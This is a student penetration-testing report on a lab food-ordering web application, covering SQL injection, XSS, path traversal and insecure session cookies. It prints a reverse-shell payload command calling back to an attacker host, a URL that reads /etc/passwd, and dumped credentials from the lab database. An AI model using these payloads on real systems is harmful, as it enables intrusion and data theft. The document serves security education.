



Abertay
University

Food Plaza Web Application Vulnerability Assessment

CMP319 – Ethical Hacking 2

2018/19

Jack Clark - 1601798

Abstract

This paper presents the results and methodology used when conducting a vulnerability assessment of the Food Plaza Web Application. The assessment used The Web Application Hacker's Handbook (2nd Edition) methodology. The paper includes an overview of the methodology, the tools used throughout and a breakdown of each stage and the results that it produced.

Table of Contents

1. Introduction.....	5
1.1. Aims.....	5
1.2. Methodology.....	5
1.3. Tools Used.....	5
1.3.1. Kali Linux.....	5
1.3.2. Burp Suite.....	5
1.3.3. OWASP ZAP.....	6
1.3.4. Nmap.....	6
1.3.5. SQLMap.....	6
1.3.6. Nikto.....	6
2. Procedure.....	6
2.1. Map Application Content.....	6
2.1.1. Explore Visible Content.....	7
2.1.2. Discover Hidden Content.....	7
2.1.3. Static Code Analysis.....	8
2.1.4. Discover Default Content.....	8
2.1.5. Enumerate Identifier-Specified Functions.....	8
2.1.6. Test for Debug Parameters.....	9
2.2. Analyse the Application.....	9
2.2.1. Identify Functionality.....	9
2.2.2. Identify Data Entry Points.....	9
2.2.3. Identify Server Technologies.....	9
2.2.4. Map Attack Surface.....	10
2.3. Test client-side controls.....	10
2.3.1. Test Transmission of Data Via the Client.....	10
2.3.2. Test Client-Side Controls Over User Input.....	10
2.4. Test the Authentication Mechanism.....	10
2.4.1. Test Password Quality.....	10
2.4.2. Test for Username Enumeration.....	11
2.4.3. Test for Resilience to Password Guessing.....	11
2.4.4. Test Account Recovery Function.....	11
2.4.5. Test Remember Me Function.....	11
2.4.6. Test Username Uniqueness.....	12
2.4.7. Check for Unsafe Transmission of Credentials.....	12
2.4.8. Test for Logic Flaws.....	12
2.4.9. Exploit Vulnerabilities to Gain Access.....	12
2.5. Test sessions management.....	13
2.5.1. Understand Token Mechanism.....	13
2.5.2. Test Tokens for Meaning.....	13
2.5.3. Test Tokens for Predictability.....	13
2.5.4. Check for Insecure Transmission of Tokens.....	13
2.5.5. Test Session Termination.....	13
2.6. Test Access Controls.....	13
2.7. Fuzz all parameters.....	13
2.8. Test for Logic Flaws.....	14
2.9. Test the web server.....	14
2.9.1. Test for Default Credentials.....	14
2.9.2. Default Content.....	15
2.9.3. Test for Web Server Software Bugs.....	15

2.10.	Miscellaneous Checks.....	15
2.10.1.	<i>Check for Weak SSL Ciphers.....</i>	<i>15</i>
3.	Results	16
3.1.	Test Authentication.....	16
3.2.	Test Sessions Management.....	16
3.2.1.	<i>Test Tokens for Meaning</i>	<i>16</i>
3.2.2.	<i>Test Tokens for Predictability</i>	<i>17</i>
3.2.3.	<i>Test Session Termination</i>	<i>17</i>
3.3.	Fuzz All Parameters	17
3.4.	Test for Logic Flaws	19
3.5.	Test the Web Server	19
3.6.	Miscellaneous Checks.....	19
4.	Discussion.....	20
5.	References.....	21
6.	Appendices.....	22
	Appendix A. Nikto Scan	22
	Appendix B. Nmap Scan	24
	Appendix C. Login Form Attack Setup	25
	Appendix D. Nessus Scan	26
	Appendix E. Nmap Ciphers Scan.....	28
	Appendix F. Source Code.....	31

1. Introduction

Food Plaza is a Web Application that allows users to order food online. It works by letting a user log in with an email address and password to add items to their cart and then order from the website for delivery. Due to the nature of the application, it will handle sensitive information of users including their personal details and addresses. To ensure that the application is secure, Food Plaza have asked for an assessment to highlight vulnerabilities in the application.

Food Plaza have given one account that has standard user privileges and is able access a profile. The credentials are listed below:

- hacklab@hacklab.com
- hacklab

1.1. Aims

- Test the Client's Web Application following the methodology
- Document each stage throughout the assessment
- Document any vulnerabilities that are discovered

1.2. Methodology

The methodology used to conduct the test is from the Web Application Hackers Handbook 2 (WAHH) (Stuttard and Pinto, 2011). The WAHH is a book that is now on its third revision and since its release has become the go to resource for Web Application hacking. The revision in use for the assessment is the second and was initially released in September 2011.

The methodology contains the following steps:

- Map Application Content
- Analyse the Application
- Test Client-Side Controls
- Test Authentication
- Test Session Management
- Test Access Controls
- Fuzz All Parameters
- Test for Issues with Specific Functionality
- Test for Logic Flaws
- Test for Shared Hosting Issues
- Test the Web Server
- Miscellaneous Checks
- Information Leakage

As each stage of the methodology is conducted any vulnerabilities that are found will be documented including the actions taken to discover them.

1.3. Tools Used

1.3.1. Kali Linux

Kali Linux is an open source Linux distribution that was created to be used by penetration testers for such a job. It was developed by Offensive Security and includes a vast array of tools that are relevant to the subject matter. (Kali.org, 2018)

1.3.2. Burp Suite

Burp Suite is a tool that was developed by PortSwigger, a company that specialises in web security. Burp Suite allows for a user to create a proxy that will let them intercept traffic between a web

browser and the web application. Another key feature of Burp Suite lets a user spider an application which will map the application structure automatically. (Portswigger.net, 2018)

1.3.3. OWASP ZAP

OWASP Zed Attack Proxy (ZAP) was developed by OWASP and is one of the world's most popular security tools. It has a similar toolset as Burp Suite however it is easier to perform some automatic testing such as fuzzing with OWASP ZAP. (Owasp.org, 2018)

1.3.4. Nmap

Network Mapper (Nmap) is an open source utility that can be used to map a network and identify services that are running on hosts on the network. It can also be used for security auditing with scripts, such as ssl-enum-ciphers which looks for the supported SSL/TLS ciphers that a host uses. (Nmap.org, 2018)

1.3.5. SQLMap

SQLMap is designed to allow a user to enumerate a database using various types of SQL Injection (SQLi). It can detect the type of Database Management System (DBMS) that the database uses and extract the database including all its tables and contents. (Sqlmap.org, 2018)

1.3.6. Nikto

Nikto is a tool that is used to scan web servers for common vulnerabilities and misconfigurations. (Cirt.net, 2018)

2. Procedure

To note, for the benefit of brevity any steps that were not relevant or applicable to the vulnerability assessment have been removed from the report.

2.1. Map Application Content

By using Burp Suite, a proxy connection can be created between the web browser, in this case Firefox, and the remote web server that the application connects to. Doing so allows for traffic to be intercepted and modified as needed.

2.1.1. Explore Visible Content

With the proxy initialised every request to the web server is recorded and added to the site map. Initially this is done passively (Figure 1) and then performed automatically (Figure 2) using the Spider feature of Burp Suite.




Figure 1 Passive Spidering




Figure 2 Active Spidering

2.1.2. Discover Hidden Content

The Application features content that isn't typically browsed to by a user. This includes the 'robots.txt' file. The file reads as follows:

```
User-agent: *
Disallow: /company-accounts
```

The robots.txt file is typically used by crawlers to stop specific pages being shown in results of search engines. Browsing to the '/company-accounts' directory gives the following:

Index of /company-accounts




Name	Last modified	Size	Description
 Parent Directory		-	
 finances.zip	2018-10-13 18:58	293K	
 readme.txt	2018-10-13 18:58	53	

Figure 3 company-accounts directory listing

Both listed files can be accessed. It can also be noted that it was discovered that an *admin* directory exists. This appears to be an admin login portal.

2.1.3. Static Code Analysis

Performing static code analysis of the application pages' results in one comment, on page *foodzone.php*:

```
<!-- *** Denis Smith, d.smith@hacklab.com, phone number 01382999999. Php expert. ->
```

2.1.4. Discover Default Content

Running Nikto against the Web Application results in a list of potential vulnerabilities, see Appendix A. Nikto Scan. The vulnerabilities listed include a path that may be vulnerable to Shellshock, an undefined X-XSS-Protection header and the *robots.txt* listing.

Nmap was also used against the server to scan the most common ports using the following command:

```
nmap -A 192.168.1.10
```

The results from nmap showed multiple open ports and the services that are most likely operating on them, for a full listing see Appendix B, Nmap Scan:

- Port 21: FTP ProFTPD 1.3.4a
- Port 80: HTTP Apache 2.4.3, OpenSSL/1.0.1c, PHP/5.4/7
- Port 443 HTTPS Apache 2.4.3, OpenSSL/1.0.1c, PHP/5.4/7
- Port 3306 MySQL MySQL

2.1.5. Enumerate Identifier-Specified Functions

The following functions rely on an identifier being passed from the client to process information. By highlighting these this information can be used at a later stage to test how the server responds.

- *Changepassword.php*
- *billing-exec.php*
- *cart-exec.php*
- *delete-order.php*
- *order-exec.php*
- *ratings-exec.php*
- *reserve-exec.php*

2.1.6. Test for Debug Parameters

There are no debug parameters at use. This was tested against the key functions.

2.2. Analyse the Application

2.2.1. Identify Functionality

Using the Spider feature in Burp further displays the core functions that process data submitted from the client:

- *Changepassword.php*
- *billing-exec.php*
- *cart-exec.php*
- *changepicture.php*
- *delete-order.php*
- *extras.php*
- *foodzone.php*
- *login-exec.php*
- *order-exec.php*
- *ratings-exec.php*
- *register-exec.php*
- *reserve-exec.php*
- *update-quantity.php*

When browsing with Burp Suite the core security mechanisms are identified:

- Standard username and password authentication
- Use of both *PHPSESSID* and *Secret-Cookie*

2.2.2. Identify Data Entry Points

The following forms have been identified as data entry points:

- *Login and registration forms on index.php*
- *Booking forms on tables.php and partyhalls.php*
- *Rating form on ratings.php*
- *Admin login form*

The highlighted entry points set a basis for performing exploits on the application.

2.2.3. Identify Server Technologies

Burp Suite can be used to identify the underlying technologies of the server when the server responds to a request from the client:

```
HTTP/1.1 200 OK
Date: Mon, 15 Oct 2018 12:43:20 GMT
Server: Apache/2.4.3 (Unix) OpenSSL/1.0.1c PHP/5.4.7
X-Powered-By: PHP/5.4.7
Content-Length: 5979
Connection: close
Content-Type: text/html
```

Figure 4 Server Response

As can be seen in the *Server* field (highlighted in red), it confirms the technology that the server is using. The server also uses some components of Flash as there are resident files with the *.swf* type, which is most commonly used with it.

2.2.4. Map Attack Surface

Based on the findings of the previous stages, the surface for attack can be created to give a guideline for which exploits to attempt on the most appropriate areas. This includes all key functions, functions that use an identifier and the underlying server technologies.

2.3. Test client-side controls

2.3.1. Test Transmission of Data Via the Client

The Client and Server both transmit data using *POST*. The values of the parameters that are passed can be easily read using Burp Suite as no data is transferred using HTTPS.

```
POST /login-exec.php HTTP/1.1
Host: 192.168.1.10
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.10/
Content-Type: application/x-www-form-urlencoded
Content-Length: 57
Cookie: PHPSESSID=2cbc5f3vbg6gls1auc0g6bfti6; SecretCookie=686163606p616240686163606p61622r636s6q3n686163606p61623n31353339363030333639
Connection: close
Upgrade-Insecure-Requests: 1

login=hacklab%40hacklab.com&password=hacklab&Submit=Login
```

Figure 5 Transmission of Data via POST

Due to all data being transmitted over HTTP the *SecretCookie* can be captured for the user account. There are also no hidden fields in forms that can be used for transmitting data.

2.3.2. Test Client-Side Controls Over User Input

User input validation is mostly processed on the server. This can be seen when attempting SQLi exploits where the following JavaScript alert is given after the request has been sent to the server:




Figure 6 JavaScript Alert

This however doesn't occur when testing for vulnerabilities such as exceeding character limits and buffer or integer overflows.

2.4. Test the Authentication Mechanism

2.4.1. Test Password Quality

The Web Application doesn't have a limit for password quality. This was verified by creating a user account with multiple length and complexity passwords:

- AAAAA
- 123456
- ' '(space)

- ABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890
- AbCdEfGhIjKlMnOpQrStUvWxYz1234567890
- No password

To verify that the server handled the password when logging in correctly, various iterations of the same password were used when attempting to login. This includes the password being all lowercase, uppercase, stripped of numbers and shortened. All the above password tests didn't allow valid authentication.

2.4.2. Test for Username Enumeration

The application is vulnerable to username enumeration due to the pages and alert windows that are used. For example, if a username entered is incorrect a JavaScript alert is used, where as if a password is incorrect then the web page is redirected. This allowed for automatic username enumeration, searching for the page *login-failed.php* or a JavaScript alert in the response.

2.4.3. Test for Resilience to Password Guessing

The application doesn't protect against password guessing. To verify this, the credentials given were used with an incorrect password while authenticating. This was performed 10 times before entering the correct password. At this point the application authenticated as expected and didn't prompt for an account unlock or password change.

2.4.4. Test Account Recovery Function

Although there is a *Forgotten Password?* link on the login page which links to a JavaScript function, it appears that the function is undefined. Therefore this functionality is non-existent.

2.4.5. Test Remember Me Function

The Web Application supports a Remember Me function. The difference between a request with this option selected and not is shown below:

```
POST /login-exec.php HTTP/1.1
Host: 192.168.1.10
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.10/index.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 68
Cookie: PHPSESSID=2cbc5f3vbg6gls1auc0g6bfti6; SecretCookie=686163606p616240686163606p61622r636s6q3n2720313q313n31353339363130303035
Connection: close
Upgrade-Insecure-Requests: 1

login=hacklab%40hacklab.com&password=hacklab&remember=1&Submit=Login
```

Figure 7 Request with Remember Me

```
POST /login-exec.php HTTP/1.1
Host: 192.168.1.10
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.10/login-register.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 57
Cookie: PHPSESSID=2cbc5f3vbg6gls1auc0g6bfti6; SecretCookie=686163606p616240686163606p61622r636s6q3n686163606p61623n31353339363133363831
Connection: close
Upgrade-Insecure-Requests: 1

login=hacklab%40hacklab.com&password=hacklab&Submit=Login
```

Figure 8 Request without Remember Me

The only difference between the requests is an extra parameter, *remember*, which it can be assumed provides the Remember Me functionality. In testing however, there is no visible difference between both states.

The functionality is tested by closing the web browser and trying to automatically authenticate again, at which point the Application asks to login again. With both requests, a *SecretCookie* is set. This would be expected with the *remember* parameter.

2.4.6. Test Username Uniqueness

To validate that usernames are unique, a new account was registered using the given email of *hacklab@hacklab.com*. The Web Application rejected the request due to the non-unique username.

2.4.7. Check for Unsafe Transmission of Credentials

Although the Web Application supports HTTPS, which can be seen from the *Server* field in responses, no data is ever transmitted using it. All data is shared in plaintext HTTP. It does however make use of *POST* requests to avoid passing the parameters and values in the URL which could lead to the data being stored in the history of the browser.

2.4.8. Test for Logic Flaws

To test for flaws in the logic when the server processes data, the following methodology is used:

1. Submit an empty string value
2. Remove a key/value pair
3. Submit a long string
4. Submit a short string
5. Submit string instead of integers, vice versa
6. Submit multiple of the same key/value pairs with same values
7. Submit multiple of the same key/value pairs with different values
8. Further form-specific tests

By testing the above statements, it means that the server will be given unexpected information or duplicate parameters. To summarise the results, the server succeeded with every request apart from 6 and 7 (and 8 when it applied) on all forms that were tested.

2.4.9. Exploit Vulnerabilities to Gain Access

To attempt to gain access, an automated attack is launched against the login form. The attack will enumerate the user details and the password can then be attacked, see Appendix C. Login Form Attack Setup. Based on the results from the test, it found no usernames in the dictionary.

The login form was attacked using the given username and SQLi in the password field. The response from the server redirected to *login-failed.php* showing that the attack failed.

The admin login form was attacked with the same process as the standard login form. While attacking however, it was decided to also try a list of common admin account names for logging in. The results from this attack showed that the admin username is *admin* and the password field is vulnerable to SQLi, therefore giving access to the admin portal.

To gain more information to assist in the exploitation, SQLMap was used. By using this it allows for the back-end database to be exported. This means that all usernames and passwords can be dumped alongside all other information that is stored in the database.

2.5. Test sessions management

2.5.1. Understand Token Mechanism

Tokens are used throughout the application from the point a user logs in. The current user is assigned both a *PHPSESSID* and *SecretCookie* that appear to be unique.

```
Cookie: PHPSESSID=monqoaoutdqcb2ig9c4k79e1j1;  
SecretCookie=686163606p616240686163606p61622r636s6q3n686163606p61623n31353339383734303536
```

Figure 9 PHPSESSID and SecretCookie

2.5.2. Test Tokens for Meaning

When analysing the *SecretCookie* it can be seen that it isn't transmitted in plaintext. After creating users and capturing the *SecretCookie* from each after logging in, a pattern could be seen.

When the cookie is analysed it repeats itself at times. This can be assumed that the *SecretCookie* doesn't use a random value and is based on user input.

2.5.3. Test Tokens for Predictability

As was mentioned in the previous section, the *SecretCookie* may use user input (the username and password) and then an arbitrary value at the end. The final value may be a time-based integer or a randomly generated value.

To determine how the final value is defined, an account was logged into multiple times with 30 seconds apart to check how the value changed.

2.5.4. Check for Insecure Transmission of Tokens

The tokens that are generated by the Client and Web Application are never transmitted via HTTPS. This means that they can be intercepted and used to hijack a session. The secure flag isn't set by the Server either which means that the Server allows the transmission of tokens via HTTP.

2.5.5. Test Session Termination

The Application features a logout function for a user to use when they are finished. When using this however, the *SecretCookie* isn't unset. This can pose a threat for a user as an attacker could steal their *SecretCookie* even after the user has logged out.

2.6. Test Access Controls

The Application makes use of Access Controls. Both types of accounts, admin and standard user, have different login portals and neither can log into the other portal.

A standard user can only see their own data when logged in and during testing can't access any admin page. The testing was completed by requesting an admin page while logged in as the user and by changing the *Referer* field of the request.

On the other hand, an admin user when logged in has access to further controls of the Application. An admin can also see information about the users that have registered, however again they can't access a user's profile page.

2.7. Fuzz all parameters

The following are forms that a Client can submit to the Server that have parameters that can be used for fuzzing:

- Login form
- Registration form

- Admin login form
- Change password form
- Billing details form
- Cart page
- Booking table form
- Booking party hall form
- Rate Us form
- Order form
- Change category page

The above forms and pages were all fuzzed using OWASP ZAP, which contains lists of pre-defined fuzzing payloads. The payload for this test was a custom one defined within OWASP ZAP and included strings that tested for:

- Cross-Site Scripting (XSS)
- SQLi
- Path Traversal
- Operating System (OS) Command Injection
- Script Injection

Each parameter of each form was fuzzed individually, giving a valid value for any other parameter that was required.

The Admin section also has forms that can be fuzzed. All forms were tested for the same items as above. It was also tested for File Upload vulnerabilities when adding items to the Application. This was done by creating a meterpreter *.php* file with the following command:

```
msfconsole -p php/meterpreter/reverse_tcp LHOST=192.168.1.200 LPORT=4000 > shell.php
```

The resulting file was uploaded as the image for a new item. A listener was created on the Kali host using *msfconsole*.

Whenever a page is loaded that contains the newly added item a new *meterpreter* session is created which allows for terminal access to the Application's server.

2.8. Test for Logic Flaws

To test the logic of the Application, incomplete data was sent to the Server to test how it handles it. This was already partially done during the Fuzzing stage and the result could be predicted. The logic for transactions was also tested. This included changing an *id* parameter to a value that was undefined in the Application. The *id* parameter value relates to an item that the Application would sell.

2.9. Test the web server

2.9.1. Test for Default Credentials

As mentioned in Section 2.1.4, when using Nmap against the Application it resulted in the following output:

- | | | |
|-------------|-------|---|
| • Port 21: | FTP | ProFTPD 1.3.4a |
| • Port 80: | HTTP | Apache 2.4.3, OpenSSL/1.0.1c, PHP/5.4/7 |
| • Port 443 | HTTPS | Apache 2.4.3, OpenSSL/1.0.1c, PHP/5.4/7 |
| • Port 3306 | MySQL | MySQL |

Both the FTP server and MySQL service can be tested. To do so, the FTP server was connected to using netcat:

```
nc 192.168.1.10 21
220 ProFTPD 1.3.4a Server (ProFTPD) [192.168.1.10]
```

The default credentials for the FTP server can be found online and typically it involves an *anonymous* user with a password that is an email address.

The MySQL service can be connected to using:

```
nc 192.168.1.10 3306
Host '192.168.1.200' is not allowed to connect to this MySQL Server
```

The MySQL service protects from unauthorised connections to the database.

2.9.2. Default Content

To develop further on Section 2.1.4, the Nikto scan revealed multiple directories that can be accessed:

```
/company-accounts/
/install/
/database/
/phpinfo.php
```

The above directories can be accessed and evaluated. The remainder of the directories contain small files and the *phpinfo.php* file.

Nikto also revealed that the page */cgi-bin/printenv* may also be vulnerable to *Shellshock*. This can be exploited using the *auxiliary/scanner/http/apache_mod_cgi_bash_env* scanner in *msfconsole*.

2.9.3. Test for Web Server Software Bugs

Testing for vulnerabilities within the web server was completed using Nessus. The results of this highlighted many vulnerabilities that Nikto raised, however it also included that there is a Path Traversal vulnerability in the *extras.php* file. This can potentially be used to show files on the web server.

For the full listing of the Nessus scan, see Appendix D. Nessus Scan.

2.10. Miscellaneous Checks

2.10.1. Check for Weak SSL Ciphers

Even though the Application doesn't use any HTTPS, it does support it. So to check what SSL Ciphers that the Application supports the following command is used:

```
nmap -sV --script ssl-enum-ciphers -p 443 192.168.1.10
```

For full output, see Appendix E. Nmap Ciphers Scan. The output gave a ranking of *F* for every cipher that the Application supports.

3. Results

3.1. Test Authentication

The Application has no limits on the quality of a password. A user can even set a username and password to be blank if they so wish. The Applications also makes use of a *SecretCookie* and *PHPSESSID* to validate the user.

Usernames can be enumerated easily due to the error page that is returned when an incorrect username is entered. When testing this however no usernames were found. The Application also doesn't include any resilience to guessing passwords. There is no lockout feature in any of the login forms.

When testing for logic flaws within the Application, most requests failed as expected, however when duplicate parameters were included in the request all three forms tested continued to execute with the second value of the parameter. This can cause a severe issue, particularly with the password change form as it can be unpredictable as to what password it changed to.

When exploiting the login forms, the *login* field of the login form is vulnerable to SQLi. For example, entering `"/'6"` in the username field with a correct password, the previous user is logged into. This isn't as useful as the *password* field being vulnerable, but if an attacker had a list of passwords then this could be turned into a dictionary attack.

The admin login form is also vulnerable to SQLi, however it is vulnerable in the password field with the username *admin*, therefore giving access to the admin portal.

The resulting files that are exported from SQLMap include all the tables that are contained in the database. This includes usernames and passwords for users, billing details and admin details.

member_id	question_id	login	passwd	answer	lastname	firstname	thumbnail
15	1	hacklab@hacklab.com	7052cad6b415f4272c1986aa9a50a7c3	7fa3b767c460b54a2be4d49030b349c7 (no)	Astley	Rick	rick.jpg
16	1	J.Smith@hacklab.com	6b1628b016dff46e6fa35684be6acc96 (summer)	bafd7322c6e97d25b6299b5d6fe8920b (No)	Smith	Jim	<blank>
17	1	joeblogs@hereandnow.com	3a4b5f2f801ada677ac11ce2db032f1c (autumn)	93cba07454f06a4a960172bbd6e2a435 (Yes)	Bloggs	Joe	<blank>

Figure 10 members.csv

The above file was retrieved from the database, *members.csv*, and contains all the details for the registered users. The *passwd* and *answer* fields are encrypted, however it contains the plaintext password next to some of the hashes. The values are hashed using md5.

From the *pizza_admin.csv* file, the username and password are stored in plaintext, being admin:megan.

3.2. Test Sessions Management

3.2.1. Test Tokens for Meaning

As mentioned, the *SecretCookie* appears to be based on user input. The tool CyberChef was used to decoded the *SecretCookie* giving the following result:



Figure 11 Decoded SecretCookie using CyberChef

3.2.2. Test Tokens for Predictability

The final value of the *SecretCookie* (highlighted in red) appears to be either an arbitrary value or a time-based value. When logging in 30 seconds apart, the values change as shown below:

```
1st attempt:
4141413n4141413n31353339383736323337
4141413n4141413n31353339383736323639

2nd attempt:
4141413n4141413n31353339383736333134
4141413n4141413n31353339383736333433

3rd attempt:
4141413n4141413n31353339383736343434
4141413n4141413n31353339383736343731
```

Figure 12 SecretCookie Value Change

As can be seen, the value increments by very close to 300 (inaccuracies are typically down to human error). This shows that the value is a time-based integer.

3.2.3. Test Session Termination

As mentioned, the *SecretCookie* isn't unset when a user logs out.

```
POST /login-exec.php HTTP/1.1
Host: 192.168.1.10
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.10/login-register.php
Cookie: PHPSESSID=monqoaoutdqcb2ig9c4k79e1j1; SecretCookie=686163606p616240686163606p61622r636s6q3n686163606p61623n31353339383734303536
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 29

login=&password=&Submit=Login]
```

Figure 13 SecretCookie Still Set When Not Logged In

The above image is a request from the Client to login with no parameters. As can be seen the *SecretCookie* remains. When decoded this reveals the username and password for the *hacklab@hacklab.com* account which is the previously logged in user.

3.3. Fuzz All Parameters

As previously mentioned, OWASP ZAP was used to fuzz the parameters of the forms. The results of which are listed below:

3.3.1. Login Form

Login field is vulnerable to SQLi.

Password field isn't vulnerable.

3.3.2.Registration form

The Registration form wasn't fuzzed due to complications in the setup.

3.3.3.Admin login form

Login and Password fields are vulnerable to SQLi.

3.3.4.Admin portal forms

Most of the forms within the Admin portal are vulnerable to reflected XSS. These are as follows:

- Categories
- Foods
- Specials
- Messages
- Options

With reflected XSS, it means that when a user accesses, for example, their messages a JavaScript script can be run that could send their *SecretCookie* to a server. As an example, the JavaScript has been programmed to display the number 1 in an alert window.




Figure 14 XSS Within Messages Page

3.3.5.Change password form

Old password field isn't vulnerable.

Both new password and verify password fields are vulnerable to SQLi.

When using SQLi on the two new password fields, it can produce unpredictable results. Typically, it will change to the last value entered, however this isn't always reproducible.

3.3.6.Billing details form

None of the fields are vulnerable to any of the attacks. However, the Application handled the requests without producing an error which appears like the server is sanitising the data.

3.3.7.Cart page

When fuzzing, the *id* parameter was changed. This resulted in an "A problem has occurred..." error message when the values got larger than the list of *id* values to be expected.

3.3.8.Booking table for

No errors were given. This means the server may be sanitising input.

3.3.9. Booking party hall for

No errors were given. This means the server may be sanitising input.

3.3.10. Rate Us form

The Rate Us form is vulnerable to reflective XSS. The comment that is left is added to the *member-ratings.php* page and whenever a user visits that the JavaScript is run.

3.3.11. File Upload Vulnerability

When the shell is initiated with the Server, this means that all the files on the Server can be downloaded. On completion of this, the source code of the Application can be analysed. Files of importance are listed in Appendix F. Source Code.

The files retrieved can be used to subvert restrictions on user input, for example the *sqlcm.php* file contains the search string for SQLi. Another file named *config.php* contains the details to connect to the server and *cookie.php* contains the code for generating the *SecretCookie*. Finally, a *user.js* file was discovered that contains much of the validation and processing that is completed server-side.

3.4. Test for Logic Flaws

Testing for logic flaws was partially completed in the previous stage while fuzzing. The Application handled incomplete input by continuing to process the information even though it was incomplete. When a value was given that was out with the range, for example using the *id* parameter when ordering an item, the item still added to the cart even though it is undefined.

3.5. Test the Web Server

Analysing the *phpinfo.php* file provides key information regarding the Server. It includes loaded modules and configuration settings..

When viewing the *company-accounts* directory, it reveals a file named *finances.zip*. When the file is downloaded and extracted it contains multiple *.xls* files with personal information in them.

As highlighted, the Nikto scan revealed that there may be a path traversal vulnerability in the *extras.php* file. To exploit this, the following URL is used:

extra.php?type=/etc/passwd

Which resulted in the following:

ABOUT FOOD PLAZA			
root:x:0:0:root:/root:/bin/sh	lp:x:7:7:lp:/var/spool/lpd:/bin/sh	nobody:x:65534:65534:nobody:/nonexistent:/bin/false	tc:x:1001:50:Linux
User,,:/home/tc:/bin/sh			

Figure 15 Path Traversal Revealing passed File

The output from using this URL contains the contents of the *passwd* file of the Server. This gives usernames that could be used if an attack were to be launched on the back-end Server.

3.6. Miscellaneous Checks

The nmap result from checking for weak SSL ciphers returned an array of ciphers that the Application supports. However, the ciphers are all ranked 'F' (where A is the highest and F the lowest) on Nmap's scale. This means that although the Application supports SSL ciphers, they are all extremely weak and broken.

4. Discussion

The Application under testing was found to have multiple severe security vulnerabilities, putting users and their information in danger, as well as the business itself.

It was found that the back-end server makes use of out-of-date versions of software to support the Application, of which all of them have multiple high-ranking CVE's raised against them.

Basic security concepts have not been followed during the development of the Application, including making use of HTTPS to secure all communications between the Client and Server. Due to this, user's information can be intercepted and stolen while it is in transit.

The registration process is also left open to an attack with no meaningful validation on any of the registration fields including no password policy. It goes hand in hand with the login process as there is no lockout policy which means an attacker can brute-force usernames and passwords.

The Application leaves itself open to vulnerabilities such as SQL Injection, Cross-Site Scripting and Path Traversal, all of which are trivial to mitigate should the Application have been developed correctly.

